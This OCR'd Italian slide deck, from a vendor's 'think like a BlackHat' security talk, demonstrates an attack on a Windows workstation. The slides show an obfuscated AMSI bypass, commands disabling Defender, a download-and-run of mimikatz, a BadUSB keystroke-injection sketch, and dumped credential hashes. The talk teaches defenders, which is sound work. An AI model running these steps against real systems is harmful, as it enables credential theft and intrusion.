
'nethesis

nethesis

# Pensare come un BlackHat

**Relatore: Nicola Filippini**
Nethesis Security Team

# Nethesis è un Open Company

Firewall Aziendale. Centralino VoIP.
Collaboration Suite. Hotspot

**100% Italiana** **Open Source Inside**

nethesis

# Firewall Aziendale. Centralino VoIP. Collaboration Suite. Hotspot

Soddisfa tutte le tue esigenze di sicurezza, comunicazione, collaborazione. Grazie ad una Suite di soluzioni ICT integrata e altamente modulare, pensata per la PMI.

## nethvoice

Centralino VoIP aperto e versatile

Comunica in maniera unificata integrandoti ai sistemi informativi aziendali.

UNIFIEDCOMMUNICATION

## nethservice

Collaboration suite nel tuo cloud privato

Team più produttivo con email, calendari, contatti e documenti condivisi

COLLABORATION SUITE

## nethsecurity

Firewall aziendale per la PMI

Proteggi i tuoi dati, metti l'azienda al sicuro e accedi al cloud più velocemente.

CYBER SECURITY

## nethspot

Wifi senza pensieri e marketing-oriented

Migliora l'esperienza degli ospiti e aumenta la tua reputazione.

HOTSPOT WIFI

# Sicurezza informatica offensiva


- Utilizza metodologie per identificare ed sfruttare possibili vulnerabilità
- Gioca a tutto campo per violare le difese aziendali
- Condivide la prospettiva dell'avversario per identificare punti deboli e migliorare le difese

# La conclusione di un lavoro ben fatto

- Richiesta di riscatto
- Cifratura dei dati
- Rimozione degli snapshot
- Corruzione dei backup
- Exfiltration


# Le fasi di un attacco mirato

- Privilege escalation
- Lateral movement
- Acquire a compromised system




# Le criticità

- Evitare antivirus, antimalware e admin
- Superare IDS e IPS
- Gestire moltitudine di tipologie di sistemi
- Trovare vettori di attacco stabili
- Identificare elementi di valore
- Incassare la ricompensa



# I punti di forza

- La digitalizzazione
- Gli utenti
- La mancanza di protezione
- La complessità dei sistemi
- La mancanza di manutenzione
- Il GDPR
- I pagamenti anonimi in criptovalute



# Studiamo un attacco


- **Contesto:**
  aziendale
- **Sistema operativo:**
  Windows 10 o 11
- **Aggiornamento:**
  indifferente
- **User Account Control:**
  Disabilitato
- **Antivirus:**
  Microsoft Defender
  (valutare possibili varianti)

# Valutiamo le difese

- **Firewall:**
  enterprise
- **Directory service:**
  dominio centralizzato
- **Infrastruttura:**
  fisica o virtualizzata
- **Data protection:**
  Raid, snapshot e backup
- **Access control list:**
  gestione profili e gruppi


# Il nostro obiettivo

- Ipotizziamo un attacco con una breve finestra temporale (50 secondi)
- Usando un canale sicuro per veicolare l'attacco
- Disabilitando difese locali
- Per ottenere credenziali
- E (bonus) ottenere una reverse shell




# Tecnologie in campo

- **Mimikatz**
  Strumento utilizzato per ottenere diversi tipi di credenziali memorizzate su un sistema con S.O. Microsoft Windows (TM)
- **Reverse shell**
  Tecnica di "*connessione inversa*" tipicamente utilizzata per superare strumenti di protezione locali



# Proviamo a lanciare "un virus"

- Download bloccato
- Estrazione impedita
- Esecuzione impedita

# Ri-proviamo a lanciare ”un virus”

- Powershell come vettore
- Possibile blocco “FW/IPS”
- Problema “antivirus”
- Privilegi di amministratore


Windows PowerShell

```
PS C:\Users\IEUser> Invoke-WebRequest -Uri https://github.com/gentilkiwi/mimikatz/releases/download/
2.2.0-20210810-2/mimikatz_trunk.zip -outfile temp.zip
PS C:\Users\IEUser> Expand-Archive temp.zip -DestinationPath temp
New-Object : Exception calling ".ctor" with "3" argument(s): "Operation did not complete
successfully because the file contains a virus or potentially unwanted software.
"
At C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\Microsoft.PowerS
hell.Archive.psm1:931 char:30
+ ... ileStream = New-Object -TypeName System.IO.FileStream -ArgumentList $ ...
+                 ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation: (:) [New-Object], MethodInvocationException
    + FullyQualifiedErrorId : ConstructorInvokedThrowException,Microsoft.PowerShell.Commands.NewOb
   jectCommand
```

mimikatz 2.2.0 x64 (oe.eo)

```
PS C:\Users\IEUser> Invoke-WebRequest -Uri https://github.com/gentilkiwi/mimikatz/releases/download/
2.2.0-20210810-2/mimikatz_trunk.zip -outfile temp.zip
PS C:\Users\IEUser> Expand-Archive temp.zip -DestinationPath temp
PS C:\Users\IEUser> .\temp\x64\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
ERROR kuhl_m_privilege_simple ; RtlAdjustPrivilege (20) c0000061
```

# Proviamoci ancora

- Powershell come admin (!)
- Disabilitiamo AMSI (?)
- Disabilitiamo antivirus (?)
- Scarichiamo ed eseguiamo

```
mimikatz 2.2.0 x64 (oe.eo)
PS C:\Windows\system32>
PS C:\Windows\system32> [Ref].Assembly.GetType('System.Management.Automation.'+$([Text.E
ncoding]::Unicode.GetString([Convert]::FromBase64String('QQBtAHMAaQBVAHQAaQBsAHMA')))).G
etField($([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('YQBtAHMAaQBJAG
4AaQB0AEYAYQBpAGwAZQBkAA==')),'NonPublic,Static').SetValue($null,$true)
PS C:\Windows\system32>
PS C:\Windows\system32> Set-MpPreference -DisableIntrusionPreventionSystem $true -Disabl
eIOAVProtection $true -DisableRealtimeMonitoring $true -DisableScriptScanning $true -Ena
bleControlledFolderAccess Disabled -EnableNetworkProtection AuditMode -Force -MAPSReport
ing Disabled -SubmitSamplesConsent NeverSend
PS C:\Windows\system32>
PS C:\Windows\system32> Invoke-WebRequest -Uri https://github.com/gentilkiwi/mimikatz/re
leases/download/2.2.0-20210810-2/mimikatz_trunk.zip -outfile temp.zip
PS C:\Windows\system32> Expand-Archive temp.zip -DestinationPath temp
PS C:\Windows\system32> .\temp\x64\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK
```

# Sempre più difficile

- Usiamo un 2° vettore (HW) che simula una tastiera
- Per lanciare un powershell come admin
- Ed avviare il tutto..

DigiScript_Key01 | Arduino 1.8.10

File Modifica Sketch Strumenti Aiuto


DigiScript_Key01 §

```
DigiKeyboard.update();
DigiKeyboard.sendKeyStroke(0);
DigiKeyboard.delay(3000);

DigiKeyboard.sendKeyStroke(KEY_X, MOD_GUI_LEFT); //Menu
DigiKeyboard.delay(500);

DigiKeyboard.sendKeyStroke(KEY_A, SHIFT); //Powershell administrator
DigiKeyboard.delay(500);
DigiKeyboard.println("PowerShell.exe  -WindowStyle hidden -executionpolicy ByPasS -cc
DigiKeyboard.delay(5000);
DigiKeyboard.sendKeyStroke(KEY_F, MOD_ALT_LEFT);
DigiKeyboard.sendKeyStroke(KEY_N);//run
```

Salvataggio completato



8

# *All together now*

- Powershell come admin
- Disabilitiamo AMSI (?)
- Disabilitiamo antivirus (?)
- Scarichiamo ed eseguiamo


```
MiniMini(commandline) # privilege::debug
Privilege '20' OK

MiniMini(commandline) # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

616     {0;000003e7} 1 D 23086          NT AUTHORITY\SYSTEM     S-1-5-18        (04g
 -> Impersonated !
 * Process Token : {0;0083b34e} 2 F 29407764    MSEDGEWIN10\IEUser      S-1-5-21-4627
 * Thread Token  : {0;000003e7} 1 D 29471460    NT AUTHORITY\SYSTEM     S-1-5-18

MiniMini(commandline) # sekurlsa::logonpasswords
ERROR xwrheldkseKuRlSa_acquireLSA ; Key impo

MiniMini(commandline) # lsadump::sam
Domain : MSEDGEWIN10
SysKey : f9a18ce286f31fda7e2dcbd314e34199
Local SID : S-1-5-21-462794523-3640862815-42

SAMKey : 7277e879e8fb3be1b147e61cd55e75e8

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: fc525c9683e8fe067095ba2ddc97188
```

# Cosa manca ?

- Oscuramento
- Exfiltration
- Reverse shell
- Versione 2.0 ->


Administrator: Windows PowerShell

